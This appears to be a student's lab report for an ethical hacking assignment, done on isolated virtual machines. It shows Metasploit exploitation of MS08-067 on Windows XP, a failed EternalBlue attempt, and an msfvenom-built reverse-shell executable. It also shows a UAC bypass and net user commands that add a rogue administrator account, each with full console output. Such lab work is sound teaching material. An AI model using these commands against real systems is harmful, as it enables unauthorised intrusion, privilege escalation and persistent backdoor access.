

## CYSE 301: Cybersecurity Technique and Operations

### **Assignment 4: Ethical Hacking**

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof.**


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).


### Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.


1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



3. Launch Metasploit Framework and search for the exploit module: **ms08\_067\_netapi**
4. Use ms08\_067\_netapi as the exploit module and set meterpreter reverse\_tcp as the payload.



5. Use **5525** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



```
root@kali: -
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):


  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.10.14   yes       The target host(s), see https://docs
  .metasploit.com/docs/using-metasploi
  t/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSV
  C)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface ma
  y be specified)
  LPORT     4428             yes       The listen port

Exploit target:
```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
sh
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4428 → 192.168.10.14:1040) a
t 2024-10-30 17:03:16 -0400

meterpreter > 
```

7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the meterpreter shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier.
10. [Post-exploitation] In the meterpreter shell, get system information about the target.

```

[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4428 → 192.168.10.14:1040) a
t 2024-10-30 17:03:16 -0400

meterpreter > sysinfo
Computer      : ORG-JLF9I0GWXFM
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > idletime
User has been idle for: 1 min 37 secs
meterpreter > getpid
Current pid: 1160
meterpreter > █

```

### Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the video lecture to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

```


Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Che
ck  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal   No
    MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great    Yes
    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exp
loit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █

```





View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > LHOST 192.168.10.13
[-] Unknown command: LHOST
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4428
LPORT => 4428
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	192.168.10.19	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


### Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.


1. Once your payload is ready, you should upload it to the web server running on Kali Linux and, download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. **(10 pt)**.

The requirements for your payload are :

- Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) **(5pt)**
- Listening port: **5525** **(5pt)**



```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4428  
-f exe -o mbrow.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: mbrow.exe  
  
(root@kali)-[~]  
#
```



**[Post-exploitation]** Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)





## [Privilege escalation]

4. Background your current session, then gain administrator-level privileges on the remote system (10 pt).

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windo WINDOWS7\Window 7 @ W 192.168.10.13:4428 →
ws  INDOWS7 192.168.10.9:1036 (192
.168.10.9)

msf6 exploit(multi/handler) > search uac

Matching Modules
-----
#  Name  Disclosure Date  Rank
-  -
0  post/windows/manage/sticky_keys 2012-01-03  normal
mal No Sticky Keys Persistence Module
1  exploit/windows/local/cve_2022_26904_superprofile 2022-03-17  excellent
2  exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22  manual
ual Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
3  exploit/windows/local/bypassuac_windows_store_reg 2019-02-19  manual
ual Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) an
d Registry
4  exploit/windows/local/ask 2012-01-03  excellent
5  exploit/windows/local/bypassuac 2010-12-31  excellent
6  exploit/windows/local/bypassuac_injection 2010-12-31  excellent
```

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1038) at 2024-10-30 18:42:17 -0400

meterpreter > pwd
C:\Windows\System32
meterpreter > 
```

5. After you escalate the privilege, complete the following tasks:
- Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)

```
meterpreter > shell
Process 4084 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user /add mbrow password
net user /add mbrow password
The command completed successfully.

C:\Windows\System32>
```

```
C:\Windows\System32>net localgroup administrators mbrow /add
net localgroup administrators mbrow /add
The command completed successfully.

C:\Windows\System32>
```

- Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt)** You may follow the pdf for Pen testing

